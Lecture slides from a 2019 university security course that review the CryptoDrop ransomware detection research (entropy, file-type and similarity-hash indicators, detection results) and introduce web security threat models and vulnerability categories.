Lecture 10:
Web Attacks & Defenses, I

Professor Adam Bates
CS 461 / ECE 422
Fall 2019

Goals for Today

- Learning Objectives:
  - Wrap-up discussion of ransomware defenses
  - Understand the threat model underlying the Web including Client, Sever, Database, and Domain attacks
  - Be able to cite one example of each
  - Define the same origin policy
  - Articulate the two main attacks unique to the web: CSRF, XSS
- Announcements, etc:
  - MP1 Checkpoint #2: **Due Sept 18 at 6pm**
  - **Midterm October 9th, 7pm, 1404 Siebel**
  - Shuffling order of class around a bit; web sec today!

Reminder: Please put away devices at the start of class

What about ransomware?

Kansas Heart Hospital hit with ransomware; attackers demand two ransoms

Credit: Shutterstock

Kansas Heart Hospital was hit with a ransomware attack. It paid the ransom, but then attackers tried to extort a second payment.

RELATED

Paying ransomware is what ills some hospitals

4 reasons not to pay up in a ransomware attack

Got ransomware? These tools may help

on IDG **Answers**

What is a 'watering hole' attack?

Case Study: CryptoDrop


- CryptoDrop is a research artifact **turned** commercial ransomware detection system.
- Provides early-warning ransomware detection by…
  - Mediating filesystem reads/writes
  - Monitoring I/O data for transformative changes
  - Tracking when changes exceed thresholds

CryptoDrop

[Scaife et al., ICDCS'16]

Ransomware Indicators

- Entropy measurement sounds perfect! How effective?
- File Type entropies before/after encryption:



- Why do so many file types have high 'before' entropy??

[Scaife et al., ICDCS'16]


Ransomware Indicators

- **Observation**: File types often imply a data format; ransomware may produce data that does not match this format.
- CryptoDrop checks specific byte values to see if they match a signature for a the expected file type
- An indicator flags is flipped any time the file's measured format deviates from the expected format.

[Scaife et al., ICDCS'16]

Ransomware Indicators


- **Observation**: Many programs (e.g., text editor) modify files incrementally, leaving much of the data unchanged from session to session.
- CryptoDrop leverages similarity-preserving hashes of files before and after I/O sessions to detect wild variations in content similarity.



[Scaife et al., ICDCS'16]

Efficacy (ICDCS'16 Version)


- Obtained and launched 492 ransomware samples
- CryptoDrop successfully detected all 492 samples
- Damage: Median of just 10 files lost before detection



[Scaife et al., ICDCS'16]

Ransomware Variance


- Directory tree and files encrypted prior to detection:



GPcode [Scaife et al., ICDCS'16]

Ransomware Variance


- Directory tree and files encrypted prior to detection:



`TeslaCrypt` [Scaife et al., ICDCS'16]

Ransomware Variance

- Directory tree and files encrypted prior to detection:



`CTB-Locker` [Scaife et al., ICDCS'16]


False Alerts?

- Application Corpus (30): **7-zip**, Adobe Lightroom, Avast Anti-Virus, ChocolateDoom, Chrome, Dropbox, F.lux, GIMP, ImageMagick, iTunes, Launchy, LibreOffice Calc, LibreOffice Writer, Microsoft Excel, Microsoft Office…
- Only 7-Zip (compression utility) triggers false alerts.
- Fundamental Limitation — CryptoDrop can't determine *intent* of changes it observes.
- Possible Mitigations?
- Possible evasion strategies for malware?

[Scaife et al., ICDCS'16]

Web Security


3-Tiered Web App



Adversarial Thinking

- What are we defending?
- From who?
- How?

3-Tiered Web App



Vulnerabilities

- API Abuse
- Authentication Vulnerability
- Authorization Vulnerability
- Availability Vulnerability
- Code Permission Vulnerability
- Code Quality Vulnerability
- Configuration Vulnerability
- Cryptographic Vulnerability
- Encoding Vulnerability
- Environmental Vulnerability
- Error Handling Vulnerability
- General Logic Error Vulnerability
- Input Validation Vulnerability
- Logging and Auditing Vulnerability
- Password Management Vulnerability
- Path Vulnerability
- Sensitive Data Protection Vulnerability
- Session Management Vulnerability
- Unsafe Mobile Code
- Use of Dangerous API

